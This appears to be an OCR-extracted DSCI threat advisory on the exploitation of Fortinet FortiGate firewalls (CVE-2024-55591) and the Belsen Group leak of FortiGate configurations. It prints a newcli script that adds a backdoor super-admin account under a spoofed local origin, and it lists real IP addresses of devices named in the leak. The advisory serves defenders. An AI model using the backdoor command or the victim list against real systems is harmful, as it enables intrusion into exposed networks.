DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY

JANUARY 2025

Exploiting Fortinet Firewalls: A Deep Dive into Recent Zero-day Vulnerability

Synopsis

In December, it was observed that a campaign started which involved suspicious activity on Fortinet FortiGate Firewalls devices. The threat actors were able to perform unauthorized administrative logins to the management interface of firewalls affected. They were able to alter firewall configurations and observed that they can extract credentials using DCSync. They were able to create new accounts and perform SSL VPN authentication through those accounts.

Till now,

- Initial access vector used in the campaign is not yet comfirmed
- It's believed that it is a zero-day vulnerbaility depending on the rapid timeline of incidents and versions affected


---

Administrative Access via FortiGate Web Interface

According to reports on CVE-2022-26118 (A Privilege Escalation Vulnerability), FortiGate employs a number of CLI tools, and threat actors added a backdoor using `newcli` tool that creates and terminates CLI connections.

This bash script demonstrates how they may have invoked `newcli` to add backdoors.


```
bash$ cat add_backdoor_user.txt
config system admin user
    edit backdoor
        set password backdoor
        set profileid Super_User
        set adom "all_adoms"
    end
exit
bash$ cat add_backdoor_user.txt | /bin/newcli system system \
    --userfrom="jsconsole(127.0.0.1)" \
    --adminprof=Super_User --adom=root --from_sid=0
```



The `--userfrom` switch specifies the source of request which is jsconsole running on localhost 127.0.0.1. When an attacker mentions this IP address it bypasses security controls like


- Doesn't check whether it is coming from local source or not
- Loopback connection which trick machine to think it is coming from local machine but it is coming from remote source

Due to this attacker can run administrative commands



Even though there is not much concrete information that these commands were used in the most recent attack. However, some actions invoke jsconsole in a similar manner.

Information about campaign



This depiction may be incomplete or oversimplified because visibility is probably restricted to a small subset of the campaign's overall activities. But jsconsole interface was extensively used from a numerous unusual IP address because they were captured from firewall activities. This indicates that there may be a group involved in this attack having jsconsole as a common thread.

- Fortinet has confirmed the existence of a critical authentication bypass vulnerability (CVE-2024-55591, CVSS score: 9.6) in FortiOS and FortiProxy
- Devices impacted were using versions 7.0.14 and 7.0.16
- This vulnerability impacts FortiOS versions 7.0.0 through 7.0.16 and FortiProxy versions 7.0.0 through 7.0.19
- Attackers can get authentication and obtain super-admin rights by sending specially constructed queries to the Node.js websocket module


Phase 1 Vulnerability Scanning

- 127.0.0.1 - Loopback address
- 8.8.8.8, 8.8.4.4 - Google Public DNS
- 1.1.1.1 - Cloudflare DNS

The source IP address observed were

Source IP address	Destination IP address
127.0.0.1	127.0.0.1
8.8.8.8	8.8.4.4
1.1.1.1	2.2.2.2


During threat hunting, these IP pairings became perfect markers for spotting possible malicious activity because traffic from them is rare during regular jsconsole operation. The use of spoof IP addresses (127.0.0.1) implies that the attackers circumvented conventional security procedures by crafting packets to seem as though they were coming from reliable sources.



Timestamp of traffic on port 8023

```
date=2024-12-07 time=REDACTED devname="REDACTED"
devid="REDACTED" eventtime=REDACTED tz="-0500"
logid="0001000014" type="traffic" subtype="local"
level="notice" vd="root" srcip=127.0.0.2
srcport=REDACTED srcintf="root"
srcintfrole="undefined" dstip=127.0.0.1
dstport=8023 dstintf="root" dstintfrole="undefined"
srccountry="Reserved" dstcountry="Reserved"
sessionid=REDACTED proto=6 action="close"
policyid=0 service="tcp/8023" trandisp="noop"
app="tcp/8023" duration=1 sentbyte=879 rcvdbyte=778
sentpkt=14 rcvdpkt=14 appcat="unscanned"
```

Certain IP addresses create SSL VPN tunnels to the same exploited firewalls. Ten seconds before to jsconsole action, it occurred.



Between November 16 and the end of December, there were between 100 and 1000 successful jsconsole logins from various IP addresses. The majority of these sessions were short with comparable logout events occurring within a second. In certain cases, up to four login or logout events per second happened, sometimes all occurring within the same second.

Phase 2: Reconnaissance

No configuration change was observed until November 22. The first unauthorized change in configuration was made on November 22 with similar changes observed on November 27.

```
date=2024-11-22 time=REDACTED devname="REDACTED" devid="REDACTED"
eventtime=REDACTED tz="-0500" logid="0100044546" type="event"
subtype="system" level="information" vd="root" logdesc="Attribute
configured" user="admin" ui="jsconsole(1.1.1.1)" action="Edit"
cfgtid=REDACTED cfgpath="system.console" cfgattr="output[more->standard]"
msg="Edit system.console "

date=2024-11-22 time=REDACTED devname="REDACTED" devid="REDACTED"
eventtime=REDACTED tz="-0500" logid="0100044546" type="event"
subtype="system" level="information" vd="root" logdesc="Attribute
configured" user="admin" ui="jsconsole(1.1.1.1)" action="Edit"
cfgtid=REDACTED cfgpath="system.console" cfgattr="output[standard->more]"
msg="Edit system.console "
```

In order to confirm that access was effectively gained, the attackers logged into firewall administration interfaces and made preliminary reconnaissance adjustments, such as changing the output setting from "standard" to "more."


Phase 3: SSL VPN configuration

They started making significant modifications on December 4 in order to breach devices and obtain access to SSL VPN. They did this by creating new super admin accounts with arbitrary alphanumeric names consisting of five and six characters. After that, they were used to generate roughly six local user accounts with similar naming conventions on each device. These were then added to pre-existing groups (VPN access group) that already had accounts created for SSL VPN access.

Threat actors used compromised accounts to join pre-existing groups and obtain SSL VPN access. User accounts were immediately added to newly developed SSL VPN gateways. Then, some ports, such as 4433, 59449, and 59450, were allocated to VPN portal setups.


```
date=2024-12 time=REDACTED devname="REDACTED" devid="REDACTED"
eventtime=1733554955692189638 tz="-0500" logid="0100044547" type="event"
subtype="system" level="information" vd="root" logdesc="Object attribute
configured" user="admin" ui="jsconsole(127.0.0.1)" action="Add"
cfgtid=REDACTED cfgpath="system.admin" cfgobj="Dbr3W"
cfgattr="password[*]accprofile[super_admin]vdom[root]" msg="Add
system.admin Dbr3W"
```

Phase 4: Lateral Movement



Massive FortiGate Configuration Leak Hits the Dark Web


A new hacker group celebrated the beginning of year 2025 by sharing leaks of FortiGate machines on dark web. Data of around 15,474 machines were released on the dark web for free by “Belson Group”. The size of this data was around 1.6 GB. The Belsen Group built a Tor website to advertise themselves, and on it, they made the FortiGate data dump available to other threat actors for free.



Analysing the dump data

- The dump is ordered by country
- Each folder contains IP address ⟶ Each IP address contains 2 things -
  - vpn-password txt file called users.txt that contains some credentials in plaintext
  - config.conf, which is a complete Fortigate config dump
- Sensitive data like firewall rules and private keys are also included in the configurations
- Usernames and device management digital certificate

The devices in this dump are listed on Shodan and have identical serial numbers which confirms that this dump is authentic.



Name	Size	Packed Si...	Modified
2.50.158.138_443	658 269	78 571	2025-01-11 18:27
2.50.167.167_8443	361 469	74 319	2025-01-14 16:16
2.50.171.115_443	406 300	121 137	2025-01-14 16:16
5.31.23.22_443	698 732	153 511	2025-01-11 18:27
5.32.14.102_443	381 543	117 419	2025-01-14 16:16
5.192.141.66_443	316 033	65 754	2025-01-11 18:27
5.192.163.146_443	372 101	114 329	2025-01-11 18:27
5.192.173.89_443	356 691	110 993	2025-01-11 18:27
5.192.186.192_443	385 697	118 827	2025-01-14 16:16
5.195.73.5_443	394 885	115 981	2025-01-11 18:27
5.195.149.225_443	311 993	67 289	2025-01-14 16:16
37.245.8.177_443	313 709	65 597	2025-01-14 16:16
37.245.30.171_443	307 220	64 339	2025-01-14 16:16
37.245.58.246_8443	389 558	117 547	2025-01-11 18:27
37.245.60.233_443	376 695	114 432	2025-01-11 18:27
80.227.253.34_443	474 183	140 922	2025-01-14 16:16
83.110.6.105_443	431 091	119 995	2025-01-14 16:16
83.110.22.184_443	393 265	117 577	2025-01-14 16:16
83.110.23.14_443	309 823	64 707	2025-01-11 18:27
83.110.72.160_443	328 626	68 525	2025-01-14 16:16
83.110.79.74_443	446 514	128 809	2025-01-14 16:16
83.110.79.230_443	372 032	114 315	2025-01-14 16:16
83.110.101.194_8443	414 649	121 130	2025-01-14 16:16
83.110.153.254_443	379 177	115 855	2025-01-14 16:16
86.98.4.111_443	398 658	117 798	2025-01-11 18:27
86.98.5.77_443	309 984	64 761	2025-01-14 16:16
86.98.11.173_443	431 964	129 044	2025-01-14 16:16
86.98.11.195_443	318 344	65 086	2025-01-14 16:16

It's believed that this vulnerability is connected to a 2022 zero-day known as CVE-2022-40684 that was being used in attacks prior to the availability of a patch. The data may have been assembled in October 2022 but they have released it 2 years later for some reason.

If people have applied patches in 2022, they may still be exploited because the configurations were leaked years ago and were revealed recently. People should ensure that they have patched CVE-2022-40684, but as said earlier it might be late.

Suggestions


- Change device credentials
- Evaluate the risk of firewall rules becoming publicly visible

	A	B	C
10485	37.142.204.102	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10486	62.219.165.4	bzq-165-4.dsl.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10487	77.137.32.242	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10488	82.81.46.82	bzq-82-81-46-82.red.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10489	31.168.97.18	bzq-97-168-31-18.red.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10490	147.235.229.177	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Bezeq- THE ISRAEL TELECOMMUNICATION CORP. LTD.'
10491	77.137.15.117	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10492	31.154.36.100	IGLD-31-154-36-100.inter.net.il	'company': {'name': 'Partner Communications Ltd.'
10493	37.142.35.114	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10494	77.137.33.10	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10495	93.172.147.204	93-172-147-204.bb.netvision.net.il	'company': {'name': 'Cellcom Fixed Line Communication L.P'
10496	77.137.40.178	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10497	212.235.125.208	DSL212-235-125-208.bb.netvision.net.il	'company': {'name': 'Cellcom Fixed Line Communication L.P'
10498	80.178.72.17	80.178.72.17.adsl.012.net.il	'company': {'name': 'Partner Communications Ltd.'
10499	84.110.124.230	bzq-84-110-124-230.cablep.bezeqint.net	'datacenter': {'datacenter': 'BEZEQINT STATIC'
10500	109.67.77.232	bzq-109-67-77-232.red.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10501	84.110.154.210	bzq-84-110-154-210.static-ip.bezeqint.net	'datacenter': {'datacenter': 'BEZEQINT-STATIC'
10502	94.188.186.254	186.188.94-binat-smaug.in-addr.arpa	'company': {'name': 'Internet Binat Ltd'
10503	82.81.216.110	bzq-82-81-216-110.cablep.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10504	84.228.9.124	IGLD-84-228-9-124.inter.net.il	'company': {'name': 'Partner Communications Ltd.'
10505	185.127.10.89	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'ALLEGRONET LTD'
10506	213.57.87.94	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'HOTNET'
10507	62.56.165.124	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Gilat Telecom Ltd.'
10508	212.143.41.209	DSL212-143-41-209.bb.netvision.net.il	'company': {'name': 'Cellcom Fixed Line Communication L.P'
10509	212.199.55.82	212.199.55.82.static.012.net.il	'company': {'name': 'Partner Communications Ltd.'
10510	37.19.117.108	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'datacenter': {'datacenter': 'Triple C Cloud Computing Ltd.'
10511	77.137.31.102	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10512	77.137.34.155	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10513	94.188.167.230	167.188.94-binat-smaug.in-addr.arpa	'company': {'name': 'Internet Binat Ltd'
10514	109.226.6.116	static.109.226.6.116.ccc.net.il	'datacenter': {'datacenter': 'Triple C Cloud Computing Ltd.'
10515	81.218.54.114	bzq-218-54-114.cablep.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10516	82.81.33.193	bzq-82-81-33-193.red.bezeqint.net	'company': {'name': 'Bezeq International Ltd.'
10517	45.88.74.1	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'datacenter': {'datacenter': 'INTERNET'
10518	62.90.186.145	62-90-186-145.barak.net.il	'company': {'name': 'Cellcom Fixed Line Communication L.P'
10519	176.65.30.187	ADSL-176.65.30.187.mada.ps	'company': {'name': 'Mada Al-Arab General Services Company'
10520	77.137.33.26	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10521	147.236.185.158	dynamic-158.185.236.147.itc.net.il	'company': {'name': 'ITC NG ltd'
10522	77.137.20.242	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10523	185.97.126.38	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Isam Awadallah trading as 3samnet'
10524	147.236.184.218	dynamic-218.184.236.147.itc.net.il	'company': {'name': 'ITC NG ltd'
10525	81.199.44.69	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Gilat Telecom Ltd'
10526	5.28.170.4	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
10527	212.179.246.32	mail.naturafood.com	'company': {'name': 'Bezeq International Ltd.'
10528	31.154.129.14	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Partner Communications Ltd.'
10529	80.178.73.193	80.178.73.193.adsl.012.net.il	'company': {'name': 'Partner Communications Ltd.'
10530	93.173.29.43	93-173-29-43.bb.netvision.net.il	'company': {'name': 'Cellcom Fixed Line Communication L.P'
10531	37.19.116.83	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'datacenter': {'datacenter': 'Triple C Cloud Computing Ltd.'
10532	185.149.253.158	dynamic-158.253.149.185.itc.net.il	'company': {'name': 'ITC NG ltd'
10533	147.236.179.234	dynamic-234.179.236.147.itc.net.il	'company': {'name': 'ITC NG ltd'
10534	46.116.246.173	46-116-246-173.bb.netvision.net.il	'company': {'name': 'NV CABLE'
10535	188.225.141.78	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'COOLNET ISP'
10536	176.106.224.6	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'mars 019 Telecom LTD'
10537	176.106.224.141	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'mars 019 Telecom LTD'
10538	176.106.224.242	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'mars 019 Telecom LTD'
10539	5.28.168.137	Reverse DNS Lookup Error ([Errno 1] Unknown host)	'company': {'name': 'Hot-Net internet services Ltd.'
